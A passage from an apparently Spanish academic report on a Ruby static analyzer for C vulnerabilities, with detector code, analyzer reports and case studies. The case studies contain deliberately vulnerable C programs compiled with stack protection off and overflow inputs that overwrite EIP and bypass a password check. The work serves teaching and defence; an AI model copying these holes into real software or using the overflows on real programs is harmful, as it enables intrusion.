/^\s*memcpy\(\s*(.*)\s*,\s*(.*)\s*,\s*#{obj.nombre}\s*\);/) then
                                if(obj.tipo == "int") then
                                        puts "Uso indebido de memcpy: #{line}"
                                        puts "Se usa un int para el numero de bytes a
copiar"
                                        puts "Cambiar por: rsize_t #{obj.nombre}"
                                        flagIntMemLen = 1
                                end
                        end
                end
        end
end
if(flagIntMemLen == 0) then
        puts "No se ha detectado vulnerabilidad por uso de entero en funcion
memcpy()"
```

```
end


puts "\n"
puts "USO DE malloc() CON ENTEROS"
puts "\n"

#Uso de int con signo para malloc()
integers.each do |obj|
	if(obj.tipo != "char") then
		text.each_line do |line|
			if (line =~
/^\s*(.*)\s*=\s*(.*)\s*malloc\s*\(\s*(sizeof\s*\(#{obj.nombre}\s*\)|(.*)\s*\*\s*sizeo
f\s*\(#{obj.nombre}\s*\))\s*\);/) then
				if(!(obj.tipo =~ /unsigned/)) then
					puts "Uso indebido de malloc: #{line}"
					puts "Cambiar por sizeof(#{obj.nombre}) por un
entero sin signo;"
				end
			end
		end
	end
end
text.each_line do |line|
	if (line =~ /^\s*(.*)\s*=\s*(.*)\s*malloc\s*\(\s*sizeof\s*\(int\s*\)\s*\);/)
then
				puts "Uso indebido de malloc: #{line}"
				puts "Cambiar por sizeof(int) por sizeof(uint)"
	end
end
```

- Análisis de vulnerabilidad por asignación de un entero a un tipo “short ushort int”: en este caso, se buscan asignaciones de una variable entera con signo, de valor mayor que ushort_max (65535), a una variable tipo ushort int. Se discrimina entre entero con signo positivo y negativo:

```
puts "Asignacion de int a short ushort int"
puts "\n"

#Asignacion de int a short ushort int con int+ y int > ushort
#Asignacion de int a short ushort int con int- y int > ushort
ushort_max = 65535
flagMaxUShot = 0
flagNegUShort = 0
valShort = 0
integers.each do |obj|
	if (obj.tipo == "int") then
		text.each_line do |line|
			if(line =~ /^\s*#{obj.nombre}\s*=\s*(\d+)/) then
				if($1.to_i > ushort_max) then
					valShort = line
					flagMaxUShot = 1
				end
			elsif(line =~ /^\s*#{obj.nombre}\s*=\s*(-\d+)/) then
				if(($1.to_i).abs > ushort_max) then
					valShort = line
					flagMaxUShot = 1
					flagNegUShort = 1
				end
			end
			if(flagMaxUShot == 1 && flagNegUShort == 0) then
				integers.each do |subObj|
					if (subObj.tipo == "unsigned short") then
```

```
                                        if(line =~
/^\s*#{subObj.nombre}\s*=\s*#{obj.nombre}\s*;/) then
                                                puts "Asignacion int -> unsigned
short con size > 65535"
                                                puts "#{valShort}"
                                                puts "#{line}"
                                                flagMaxUShot = 0
                                        end
                                end
                        end
                elsif (flagMaxUShot == 1 && flagNegUShort == 1) then
                        integers.each do |subObj|
                                if (subObj.tipo == "unsigned short") then
                                        if(line =~
/^\s*#{subObj.nombre}\s*=\s*#{obj.nombre}\s*;/) then
                                                puts "Asignacion int -> unsigned
short con size > 65535 y signo negativo"
                                                puts "#{valShort}"
                                                puts "#{line}"
                                                flagMaxUShot = 0
                                                flagNegUShort = 0
                                        end
                                end
                        end
                end
        end
end
```

- Análisis de vulnerabilidad por uso de variables tipo enteras con signo en operaciones de suma y resta de punteros. Se aconseja el uso de variables definidas como ptrdiff_t para realizar estas operaciones:

```
puts "Suma/diferencia de punteros"
puts "\n"
text.each_line do |line|
        if(line =~ /\s*(\w+)\s*=\s*(\w+)\s*(\+|-)\s*(\w+)\s*;/) then
                a = $2
                b = $4
                c = $1
                index1 = integers.find_index { |e| e.nombre.match(/#{a}/) }
                index2 = integers.find_index { |e| e.nombre.match(/#{b}/) }
                index3 = integers.find_index { |e| e.nombre.match(/#{c}/) }
                if(integers[index1].pointer == 1 && integers[index1].pointer == 1)
then
                        if(integers[index3].tipo =~ /int/) then
                                puts "Warning: suma de punteros: #{line}"
                                puts "definir int #{integers[index3].nombre} como
ptrdiff_t #{integers[index3].nombre}"
                        end
                end
        end
end
```

5. CASOS DE ESTUDIO

A continuación, vamos a exponer y analizar los resultados obtenidos con el analizador de vulnerabilidades desarrollado para diferentes ejemplos prácticos.

5.1. DESBORDAMIENTO DE BUFFER POR strcpy()

5.1.1. Fichero: buffer_overflow1

Código fuente del programa buffer_overflow1:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
	int value = 5;
	char buffer_one[8], buffer_two[8];


	strcpy(buffer_one, "one");
	strcpy(buffer_two, "two");

	printf("\n");
	printf("[ANTES] direccion buffer_two->%p | Contenido \'%s\'\n", buffer_two,
buffer_two);
	printf("[ANTES] direccion buffer_one->%p | Contenido \'%s\'\n", buffer_one,
buffer_one);
	printf("[ANTES] direccion value->%p | Valor %d (0x%08x)\n", &value, value,
value);

	printf("\n[STRCPY] copinado %d bytes en buffer_two\n\n", strlen(argv[1]));
	strcpy(buffer_two, argv[1]); /* Copy first argument into buffer_two. */

	printf("[DESPUES] direccion buffer_two->%p | Contenido \'%s\'\n", buffer_two,
buffer_two);
	printf("[DESPUES] direccion buffer_one->%p | Contenido \'%s\'\n", buffer_one,
buffer_one);
	printf("[DESPUES] direccion value->%p | Valor %d (0x%08x)\n", &value, value,
value);
	printf("\n");
}
```

Análisis del código fuente buffer_overflow1:

```
#########################################################################
########################
################################## INFORME DE VULNERABILIDADES
#################################
#########################################################################
########################

NOMBRE DEL FICHERO FUENTE: buffer_overflow1.c
Fecha del Ensayo: 08-16-2014 14:27


PUNTOS DE ENTRADA:
Linea de comandos => printf("\n[STRCPY] copinado %d bytes en
buffer_two\n\n", strlen(argv[1]));

VARIABLES DEFINIDAS:
VAR:value TIPO:int SIZE_CHAR:0 PUNTERO:0
VAR:buffer_one TIPO:char SIZE_CHAR:8 PUNTERO:0
VAR:buffer_two TIPO:char SIZE_CHAR:8 PUNTERO:0



#### MANEJO DE STRINGS: VULNERABILIDADES
#######################################################

VULNERABILIDADES:OVERFLOW POR strcpy
Buffer overflow => "buffer_two" /No se comprueba size de "argv[1]"
antes de strcpy

VULNERABILIDADES:VARIABLES SUSCEPTIBLES DE SER SOBRE-ESCRITAS POR UN
BUFFER
BUFFER "buffer_two"
Variable susceptible de ser sobre-escrita: value
Variable susceptible de ser sobre-escrita: buffer_one


#### MEMORIA DINAMICA: VULNERABILIDADES
#######################################################

VULNERABILIDADES:MEMORIA DINAMICA SUSCEPTIBLE DE SER SOBRE-ESCRITAS
POR UN BUFFER
No se han detectado vulnerabilidades por overflow de memoria dinamica

VULNERABILIDADES:MEMORIA DINAMICA DOBLE free() de la misma zona de
memoria
No existe doble free() de una misma zona de memoria

VULNERABILIDADES:MEMORIA DINAMICA ESCRITURA TRAS free()
No se han detectado vulnerabilidades por escritura en memoria despues
de llamar a free()


#### SALIDAS CON FORMATO: VULNERABILIDADES
#######################################################

VULNERABILIDADES: OVERFLOW POR USO DE SPRINT SIN CONTROL DE FORMATO
No se han detectado vulnerabilidades por overflow

VULNERABILIDADES: USO DE PRINTF SIN CONTROL DE FORMATO
```

```
No se han detectado vulnerabilidades por el uso de pintf sin control
de formato


#### INTEGERS VULNERABILIDADES
#################################################################

DESBORDAMIENTO DE ENTEROS

No se ha detectado vulnerabilidad por desbordamiento de alguna
variable de tipo entera

TRUNCAMIENTO DE CHAR

No se ha detectado vulnerabilidad por truncamiento de char del tipo
char A + char B > +127

USO DE strlen() CON ENTEROS

No se ha detectado vulnerabilidad por uso de entero en funcion
strlen()

USO DE malloc() CON ENTEROS

No se ha detectado vulnerabilidad por uso de entero en funcion
malloc()

ASIGNACION DE int A ushort int

No se ha detectado vulnerabilidad por asignacion de int a ushort int

SUMA/RESTA DE PUNTEROS

No se ha detectado vulnerabilidad por operaciones con punteros y
asignacion a variable tipo int
```

En este ejemplo, el analizar del vulnerabilidades alerta sobre la posibilidad de que se produzca un desbordamiento del buffer “buffer_two[8]” al no existir ningún control sobre el número de caracteres que se copian en él desde la entrada de comandos. El analizador también señala que en caso de desbordamiento del buffer “buffer_two[8]” se sobre-escribirán la variables “value” y “buffer_one”.

Vamos a ejecutar el código con el programa Analizador.rb introduciendo los siguientes parámetros en el fichero config.xml para producir el desbordamiento de buffer de la variable “buffer_two”. También activaremos el flag para la incrustación del código necesario que nos permita ver el valor de los registros de la pila. Para ejecutar el programa configuramos el fichero config.xml de la siguiente manera:

```
<root>
        <Confg name="nombre" value="buffer_overflow1"></Confg>
        <Confg name="caracter" value="A"></Confg>
        <Confg name="offset" value="10"></Confg>
        <Confg name="signal" value="ON"></Confg>
        <Confg name="vulIntegers" value="ON"></Confg>
</root>
```

Con esta configuración, al ejecutar el programa compilado estamos introduciendo por la línea de comandos un string de 10 caracteres, donde cada carácter es una “A” (0x41).

El resultado de la ejecución del programa es el siguiente, extraído del fichero de informe generado por el programa analizador:

```
#### COMPILACION Y EJECUCION DE buffer_overflow1.c
################################################

Comando compilacion gcc -g -fno-stack-protector -z execstack
buffer_overflow1Sig.c -o buffer_overflow1Sig
Comando de ejecucion: ./buffer_overflow1Sig `perl -e 'print "A"x10'`


[ANTES] direccion buffer_two->0xbfde8bf0 | Contenido 'two'
[ANTES] direccion buffer_one->0xbfde8bf8 | Contenido 'one'
[ANTES] direccion value->0xbfde8c00 | Valor 5 (0x00000005)

[STRCPY] copinado 10 bytes en buffer_two

[DESPUES] direccion buffer_two->0xbfde8bf0 | Contenido 'AAAAAAAAAA'
[DESPUES] direccion buffer_one->0xbfde8bf8 | Contenido 'AA'
[DESPUES] direccion value->0xbfde8c00 | Valor 5 (0x00000005)
```

Como podemos ver en los mensajes lanzados por el programa, al copiar la cadena “AAAAAAAAAA” a buffer_two mediante strcpy() se produce un desbordamiento de buffer a ser la cadena copiada dos bytes mayor que el tamaño de buffer_two. Los dos bytes restantes se desbordan y copian en buffer_one, de ahí que su contenido después de la llamada a strcpy() sea “AA”. El desbordamiento no ha llegado a la variable “value”, siendo por tanto su contenido igual a 5.

Si ahora introducimos por la línea de comandos un string de tamaño 20 bytes (configurando el fichero config-xml con <Confg name="offset" value="20"></Confg>), el resultado es el siguiente:

```
#### COMPILACION Y EJECUCION DE buffer_overflow1.c
################################################

Comando compilacion gcc -g -fno-stack-protector -z execstack
buffer_overflow1Sig.c -o buffer_overflow1Sig
Comando de ejecucion: ./buffer_overflow1Sig `perl -e 'print "A"x20'`


[ANTES] direccion buffer_two->0xbfeac000 | Contenido 'two'
[ANTES] direccion buffer_one->0xbfeac008 | Contenido 'one'
[ANTES] direccion value->0xbfeac010 | Valor 5 (0x00000005)

[STRCPY] copinado 20 bytes en buffer_two

[DESPUES] direccion buffer_two->0xbfeac000 | Contenido
'AAAAAAAAAAAAAAAAAAAA'
[DESPUES] direccion buffer_one->0xbfeac008 | Contenido 'AAAAAAAAAAAA'
[DESPUES] direccion value->0xbfeac010 | Valor 1094795585 (0x41414141)
```

Ahora, el desbordamiento de buffer_two llega hasta la variable “value”, siendo ahora su valor en hexadecimal 0x41414141 (donde cada 0x41 es una A).

Si seguimos aumentando el tamaño del string de entrada por la línea de comando podemos llegar a sobre-escribir el registro EIP y alterar el flujo normal del programa. Por ejemplo, vamos a introducir una cadena de 264 bytes:

```
#### COMPILACION Y EJECUCION DE buffer_overflow1.c
##############################################

Comando compilacion gcc -g -fno-stack-protector -z execstack
buffer_overflow1Sig.c -o buffer_overflow1Sig
Comando de ejecucion: ./buffer_overflow1Sig `perl -e 'print "A"x264'`


[ANTES] direccion buffer_two->0xbfccb4e0 | Contenido 'two'
[ANTES] direccion buffer_one->0xbfccb4e8 | Contenido 'one'
[ANTES] direccion value->0xbfccb4f0 | Valor 5 (0x00000005)

[STRCPY] copinado 264 bytes en buffer_two

[DESPUES] direccion buffer_two->0xbfccb4e0 | Contenido
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[DESPUES] direccion buffer_one->0xbfccb4e8 | Contenido
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[DESPUES] direccion value->0xbfccb4f0 | Valor 1094795585 (0x41414141)

-------------------------------------------
Recibido SIGSEGV en la direccion: 0x41414141

Registro EAX:  a
Registro EBX:  b776dff4
Registro ECX:  b776ea20
Registro EDX:  b776f8b8
Registro ESI:  0
Registro EDI:  41414141
Registro ESP:  bfccb590
Registro EBP:  41414141
Registro EIP:  41414141
-------------------------------------------
```

En este caso el desbordamiento ha llegado hasta el registro EIP, alterando el flujo normal del programa y generándose la señal SIGSEGV. Al compilar el programa con la opción <Confg name="signal" value="ON"></Confg>, antes de realizar la misma, se añadió al fichero fuente el código necesario para capturar la señal SIGSEGV y mostrar los registros de la pila. Como podemos ver se han sobre-escrito los registros EBP y EIP con el valor 0x41 (A).

5.1.2. Fichero: buffer_overflow2

Código fuente del programa buffer_overflow2:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>


int bof(char *str)
{
	char buffer1[256];
	strcpy(buffer1, str);
	return 1;
}

int foo(char *str)
{
	char buffer2[256];
	strcpy(buffer2, str);
	return 1;
}

int main(int argc, char **argv)
{
	bof(argv[1]);
	foo(argv[1]);
	printf("Ejecucion normal\n");
	return 1;
}
```

Al igual que en el caso anterior, al producir un desbordamiento de buffer los suficientemente grande sobre-escribiremos el registro EIP, alterando el flujo normal del programa. En este caso la función main() no terminará de forma normal y no se ejecutará la llamada a printf() antes del último return

Análisis del código fuente buffer_overflow2:

```
#########################################################################
#########################
################################## INFORME DE VULNERABILIDADES
#################################
#########################################################################
#########################

NOMBRE DEL FICHERO FUENTE: buffer_overflow2.c
Fecha del Ensayo: 08-16-2014 14:31


PUNTOS DE ENTRADA:
Linea de comandos => bof(argv[1]);

VARIABLES DEFINIDAS:
VAR:buffer1 TIPO:char SIZE_CHAR:256 PUNTERO:0
VAR:buffer2 TIPO:char SIZE_CHAR:256 PUNTERO:0



#### MANEJO DE STRINGS: VULNERABILIDADES
#########################################################

VULNERABILIDADES:OVERFLOW POR strcpy
Buffer overflow => "buffer1" /No se comprueba size de "str" antes de
strcpy
Buffer overflow => "buffer2" /No se comprueba size de "str" antes de
strcpy

VULNERABILIDADES:VARIABLES SUSCEPTIBLES DE SER SOBRE-ESCRITAS POR UN
BUFFER
BUFFER "buffer1"
No existen variables susceptibles de ser sobre-escritas buffer1
BUFFER "buffer2"
Variable susceptible de ser sobre-escrita: buffer1


#### MEMORIA DINAMICA: VULNERABILIDADES
#########################################################

VULNERABILIDADES:MEMORIA DINAMICA SUSCEPTIBLE DE SER SOBRE-ESCRITAS
POR UN BUFFER
No se han detectado vulnerabilidades por overflow de memoria dinamica

VULNERABILIDADES:MEMORIA DINAMICA DOBLE free() de la misma zona de
memoria
No existe doble free() de una misma zona de memoria

VULNERABILIDADES:MEMORIA DINAMICA ESCRITURA TRAS free()
No se han detectado vulnerabilidades por escritura en memoria despues
de llamar a free()


#### SALIDAS CON FORMATO: VULNERABILIDADES
#########################################################

VULNERABILIDADES: OVERFLOW POR USO DE SPRINT SIN CONTROL DE FORMATO
No se han detectado vulnerabilidades por overflow
```

VULNERABILIDADES: USO DE PRINTF SIN CONTROL DE FORMATO
No se han detectado vulnerabilidades por el uso de pintf sin control de formato

INTEGERS VULNERABILIDADES
##

DESBORDAMIENTO DE ENTEROS

No se ha detectado vulnerabilidad por desbordamiento de alguna variable de tipo entera

TRUNCAMIENTO DE CHAR

No se ha detectado vulnerabilidad por truncamiento de char del tipo char A + char B > +127

USO DE strlen() CON ENTEROS

No se ha detectado vulnerabilidad por uso de entero en funcion strlen()

USO DE malloc() CON ENTEROS

No se ha detectado vulnerabilidad por uso de entero en funcion malloc()

ASIGNACION DE int A ushort int

No se ha detectado vulnerabilidad por asignacion de int a ushort int

SUMA/RESTA DE PUNTEROS

No se ha detectado vulnerabilidad por operaciones con punteros y asignacion a variable tipo int

COMPILACION Y EJECUCION DE buffer_overflow2.c
##

Comando compilacion gcc -g -fno-stack-protector -z execstack buffer_overflow2Sig.c -o buffer_overflow2Sig
Comando de ejecucion: ./buffer_overflow2Sig `perl -e 'print "A"x512'`

Recibido SIGSEGV en la direccion: 0x41414141

Registro EAX: 1
Registro EBX: b7781ff4
Registro ECX: bf98f330
Registro EDX: bf98da2f
Registro ESI: 0
Registro EDI: 0
Registro ESP: bf98d940
Registro EBP: 41414141
Registro EIP: 41414141

5.1.3. Fichero: buffer_overflow3

Código fuente del programa buffer_overflow2:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>


int check_authentication(char *password)
{
	int auth_flag = 0;
	char password_buffer[16];

	printf("\n");
	printf("[ANTES STRCPY] direccion password_buffer->%p | Contenido \'%s\'\n",
password_buffer, password_buffer);
	printf("[ANTES STRCPY] direccion value->%p | Valor %d (0x%08x)\n", &auth_flag,
auth_flag, auth_flag);
	printf("\n");

	strcpy(password_buffer, password);

	if(strcmp(password_buffer, "Access") == 0){
		auth_flag = 1;
	}

	printf("[DESPUES STRCPY] direccion password_buffer->%p | Contenido \'%s\'\n",
password_buffer, password_buffer);
	printf("[DESPUES STRCPY] direccion value->%p | Valor devuelto %d (0x%08x)\n",
&auth_flag, auth_flag, auth_flag);

	return auth_flag;
}

int main(int argc, char *argv[])
{
	if(argc < 2)
	{
		printf("Uso: %s <password>\n", argv[0]);
		exit(0);
	}

	if(check_authentication(argv[1]))
	{
		printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-\n");
		printf("Access Granted.\n");
		printf("-=-=-=-=-=-=-=-=-=-=-=-=-\n");
	}else {
		printf("\nAccess Denied.\n");
	}
}
```

En este programa podemos ver cómo una vulnerabilidad por desbordamiento de buffer puede dar acceso a una zona controlada al sobre-escribir la variable (auth_flag) que controla la entrada a esta zona restringida.

Análisis del código fuente buffer_overflow3:

```
#########################################################################
#########################
################################## INFORME DE VULNERABILIDADES
#################################
#########################################################################
#########################

NOMBRE DEL FICHERO FUENTE: buffer_overflow3.c
Fecha del Ensayo: 08-16-2014 14:34


PUNTOS DE ENTRADA:
Linea de comandos => if(check_authentication(argv[1]))

VARIABLES DEFINIDAS:
VAR:auth_flag TIPO:int SIZE_CHAR:0 PUNTERO:0
VAR:password_buffer TIPO:char SIZE_CHAR:16 PUNTERO:0



#### MANEJO DE STRINGS: VULNERABILIDADES
#########################################################

VULNERABILIDADES:OVERFLOW POR strcpy
Buffer overflow => "password_buffer" /No se comprueba size de
"password" antes de strcpy

VULNERABILIDADES:VARIABLES SUSCEPTIBLES DE SER SOBRE-ESCRITAS POR UN
BUFFER
BUFFER "password_buffer"
Variable susceptible de ser sobre-escrita: auth_flag


#### MEMORIA DINAMICA: VULNERABILIDADES
#########################################################

VULNERABILIDADES:MEMORIA DINAMICA SUSCEPTIBLE DE SER SOBRE-ESCRITAS
POR UN BUFFER
No se han detectado vulnerabilidades por overflow de memoria dinamica

VULNERABILIDADES:MEMORIA DINAMICA DOBLE free() de la misma zona de
memoria
No existe doble free() de una misma zona de memoria

VULNERABILIDADES:MEMORIA DINAMICA ESCRITURA TRAS free()
No se han detectado vulnerabilidades por escritura en memoria despues
de llamar a free()


#### SALIDAS CON FORMATO: VULNERABILIDADES
#########################################################

VULNERABILIDADES: OVERFLOW POR USO DE SPRINT SIN CONTROL DE FORMATO
No se han detectado vulnerabilidades por overflow

VULNERABILIDADES: USO DE PRINTF SIN CONTROL DE FORMATO
No se han detectado vulnerabilidades por el uso de pintf sin control
de formato
```

```
#### INTEGERS VULNERABILIDADES
##################################################################

DESBORDAMIENTO DE ENTEROS

No se ha detectado vulnerabilidad por desbordamiento de alguna
varibale de tipo entera

TRUNCAMIENTO DE CHAR

No se ha detectado vulnerabilidad por truncamiento de char del tipo
char A + char B > +127

USO DE strlen() CON ENTEROS

No se ha detectado vulnerabilidad por uso de entero en funcion
strlen()

USO DE malloc() CON ENTEROS

No se ha detectado vulnerabilidad por uso de entero en funcion
malloc()

ASIGNACION DE int A ushort int

No se ha detectado vulnerabilidad por asignacion de int a ushort int

SUMA/RESTA DE PUNTEROS

No se ha detectado vulnerabilidad por operaciones con punteros y
asignacion a variable tipo int


#### COMPILACION Y EJECUCION DE buffer_overflow3.c
##############################################

Comando compilacion gcc -g -fno-stack-protector -z execstack
buffer_overflow3Sig.c -o buffer_overflow3Sig
Comando de ejecucion: ./buffer_overflow3Sig `perl -e 'print "A"x20'`


[ANTES STRCPY] direccion password_buffer->0xbfe471fc | Contenido ''
[ANTES STRCPY] direccion value->0xbfe4720c | Valor 0 (0x00000000)

[DESPUES STRCPY] direccion password_buffer->0xbfe471fc | Contenido
'AAAAAAAAAAAAAAAAAAAA'
[DESPUES STRCPY] direccion value->0xbfe4720c | Valor devuelto
1094795585 (0x41414141)

-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-
```

Como podemos ver, al introducir un string con la longitud suficiente, en este caso de 20 bytes, sobre-escribimos la variable auth_flag dándonos acceso.

5.2. MEMORIA DINÁMICA: malloc()

5.2.1. Fichero: memDinamic_overflow1.c

Código fuente del programa memDinamic_overflow1:

```
#include <stdio.h>
#include <unistd.h>

#define BUFSIZE1 512
#define BUFSIZE2 ((BUFSIZE1/2) - 8)

int main(int argc, char **argv)
{
        char *buf1R1;
        char *buf2R1;
        char *buf1R2;

        buf1R1 = (char *) malloc(BUFSIZE2);
        buf2R1 = (char *) malloc(BUFSIZE2);

        free(buf1R1);
        free(buf2R1);

        strcpy(buf2R1, argv[1]);

        buf1R2 = (char *) malloc(BUFSIZE1);
        strncpy(buf1R2, argv[1], BUFSIZE1-1);

        free(buf2R1);
        free(buf1R2);

        strcpy(buf1R1, argv[1]);
}
```

En este ejemplo tenemos dos tipos de vulnerabilidades relacionadas con la reserva de memoria dinámica. Por un lado, puesto que no se controla el tamaño del número de bytes a copiar en los buffer de memoria dinámica corremos el riesgo de provocar un desbordamiento de buffer en ellas. Además, el desbordamiento de la zona reservada para “buf1R1” podría llegar a las otras dos zonas de memoria dinámica (buf1R2 y buf2R1). Por otro lado, tenemos un doble llamada a free() de una zona de memoria dinámica ya liberada (“buff2R1”), lo que genera una vulnerabilidad que podría ser aprovechada.

Análisis del código fuente memDinamic_overflow1:

```
#########################################################################
#########################
################################## INFORME DE VULNERABILIDADES
#################################
#########################################################################
#########################

NOMBRE DEL FICHERO FUENTE: memDinamic_overflow1.c
Fecha del Ensayo: 08-16-2014 20:34


PUNTOS DE ENTRADA:
Linea de comandos => strcpy(buf2R1, argv[1]);

VARIABLES DEFINIDAS:
VAR:buf1R1 TIPO:char SIZE_CHAR:0 PUNTERO:1
VAR:buf2R1 TIPO:char SIZE_CHAR:0 PUNTERO:1
VAR:buf1R2 TIPO:char SIZE_CHAR:0 PUNTERO:1



#### MANEJO DE STRINGS: VULNERABILIDADES
#########################################################

VULNERABILIDADES:OVERFLOW POR strcpy
Buffer overflow => "buf2R1" /No se comprueba size de "argv[1]" antes
de strcpy
Buffer overflow => "buf1R2" /No se comprueba size de "argv[1]" antes
de strcpy
Buffer overflow => "buf1R1" /No se comprueba size de "argv[1]" antes
de strcpy

VULNERABILIDADES:VARIABLES SUSCEPTIBLES DE SER SOBRE-ESCRITAS POR UN
BUFFER
BUFFER "buf2R1"
Variable susceptible de ser sobre-escrita: buf1R1
BUFFER "buf1R2"
Variable susceptible de ser sobre-escrita: buf1R1
Variable susceptible de ser sobre-escrita: buf2R1
BUFFER "buf1R1"
No existen variables susceptibles de ser sobre-escritas buf1R1


#### MEMORIA DINAMICA: VULNERABILIDADES
#########################################################

VULNERABILIDADES:MEMORIA DINAMICA SUSCEPTIBLE DE SER SOBRE-ESCRITAS
POR UN BUFFER
BUFFER "buf1R1"
buf2R1
buf1R2

VULNERABILIDADES:MEMORIA DINAMICA DOBLE free() de la misma zona de
memoria
Doble free() -> buf2R1
Doble free() -> Free 1: line 12
Doble free() -> Free 2: line 16
No se asigna el puntero buf2R1 a NULL entre double free()
```

VULNERABILIDADES:MEMORIA DINAMICA ESCRITURA TRAS free()
Escritura depues de free() en -> buf1R1
Escritura depues de free() en -> buf2R1

SALIDAS CON FORMATO: VULNERABILIDADES
##

VULNERABILIDADES: OVERFLOW POR USO DE SPRINT SIN CONTROL DE FORMATO
No se han detectado vulnerabilidades por overflow

VULNERABILIDADES: USO DE PRINTF SIN CONTROL DE FORMATO
No se han detectado vulnerabilidades por el uso de pintf sin control de formato

INTEGERS VULNERABILIDADES
###

DESBORDAMIENTO DE ENTEROS

No se ha detectado vulnerabilidad por desbordamiento de alguna variable de tipo entera

TRUNCAMIENTO DE CHAR

No se ha detectado vulnerabilidad por truncamiento de char del tipo char A + char B > +127

USO DE strlen() CON ENTEROS

No se ha detectado vulnerabilidad por uso de entero en funcion strlen()

USO DE malloc() CON ENTEROS

No se ha detectado vulnerabilidad por uso de entero en funcion malloc()

ASIGNACION DE int A ushort int

No se ha detectado vulnerabilidad por asignacion de int a ushort int

SUMA/RESTA DE PUNTEROS

No se ha detectado vulnerabilidad por operaciones con punteros y asignacion a variable tipo int

5.2.2. Fichero: memDinamic_overflow2.c

Código fuente del programa memDinamic_overflow2:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/stat.h>



void usage(char *prog_name, char *filename)
{
	printf("Usage: %s <data to add to %s>\n", prog_name, filename);
	exit(0);
}


int main(int argc, char **argv)
{
	FILE *fd;
	char *buffer, *datafile;
	int i,j;

	buffer = malloc(100);
	datafile = malloc(20);

	strcpy(datafile, "prueba.txt");

	if(argc < 2)
		usage(argv[0], datafile); // display usage message and exit.

	strcpy(buffer, argv[1]);
	// Copy into buffer.
	printf("[DEBUG] buffer @ %p: \'%s\'\n", buffer, buffer);
	printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);

	// Opening the file
	fd = fopen(datafile, "w");
	if(fd == NULL)
		printf("Error:in main() while opening file\n");

	printf("[DEBUG] file descriptor is %d\n", fd);

	free(buffer);

	buffer = NULL;

	// Closing file
	if(fclose(fd))
		printf("Error:in main() while closing file\n");

	printf("Note has been saved.\n");
	free(buffer);
	free(datafile);

	strcpy(datafile, "prueba.txt");

    return 0;
}
```

En este programa, al no controlar el número de bytes que se copian en “buffer” podría provocarse un desbordamiento en memoria dinámica que podría sobre-escribir la zona reservada para “datafile”, por lo se modificaría el nombre del fichero que se quiere abrir mediante fopen().

Análisis del código fuente memDinamic_overflow2:

```
#########################################################################
#########################
################################## INFORME DE VULNERABILIDADES
#################################
#########################################################################
#########################

NOMBRE DEL FICHERO FUENTE: memDinamic_overflow2.c
Fecha del Ensayo: 08-16-2014 20:32


PUNTOS DE ENTRADA:
Linea de comandos => strcpy(buffer, argv[1]);
Fichero => "fd = fopen(datafile, "w");
"

VARIABLES DEFINIDAS:
VAR:buffer TIPO:char SIZE_CHAR:0 PUNTERO:1
VAR:datafile TIPO:char SIZE_CHAR:0 PUNTERO:1
VAR:i TIPO:int SIZE_CHAR:0 PUNTERO:0
VAR:j TIPO:int SIZE_CHAR:0 PUNTERO:0



#### MANEJO DE STRINGS: VULNERABILIDADES
#########################################################

VULNERABILIDADES:OVERFLOW POR strcpy
Buffer overflow => "buffer" /No se comprueba size de "argv[1]" antes
de strcpy

VULNERABILIDADES:VARIABLES SUSCEPTIBLES DE SER SOBRE-ESCRITAS POR UN
BUFFER
BUFFER "buffer"
No existen variables susceptibles de ser sobre-escritas buffer


#### MEMORIA DINAMICA: VULNERABILIDADES
#########################################################

VULNERABILIDADES:MEMORIA DINAMICA SUSCEPTIBLE DE SER SOBRE-ESCRITAS
POR UN BUFFER
BUFFER "buffer"
datafile

VULNERABILIDADES:MEMORIA DINAMICA DOBLE free() de la misma zona de
memoria
Doble free() -> buffer
Doble free() -> Free 1: line 29
Doble free() -> Free 2: line 35
Se asigna el puntero buffer a NULL entre double free()
No existe doble free() de una misma zona de memoria
```

VULNERABILIDADES:MEMORIA DINAMICA ESCRITURA TRAS free()
Escritura depues de free() en -> datafile

SALIDAS CON FORMATO: VULNERABILIDADES
###

VULNERABILIDADES: OVERFLOW POR USO DE SPRINT SIN CONTROL DE FORMATO
No se han detectado vulnerabilidades por overflow

VULNERABILIDADES: USO DE PRINTF SIN CONTROL DE FORMATO
No se han detectado vulnerabilidades por el uso de pintf sin control de formato

INTEGERS VULNERABILIDADES
###

DESBORDAMIENTO DE ENTEROS

No se ha detectado vulnerabilidad por desbordamiento de alguna variable de tipo entera

TRUNCAMIENTO DE CHAR

No se ha detectado vulnerabilidad por truncamiento de char del tipo char A + char B > +127

USO DE strlen() CON ENTEROS

No se ha detectado vulnerabilidad por uso de entero en funcion strlen()

USO DE malloc() CON ENTEROS

No se ha detectado vulnerabilidad por uso de entero en funcion malloc()

ASIGNACION DE int A ushort int

No se ha detectado vulnerabilidad por asignacion de int a ushort int

SUMA/RESTA DE PUNTEROS

No se ha detectado vulnerabilidad por operaciones con punteros y asignacion a variable tipo int

COMPILACION Y EJECUCION DE memDinamic_overflow2.c
###

Comando compilacion gcc -g -fno-stack-protector -z execstack memDinamic_overflow2Sig.c -o memDinamic_overflow2Sig
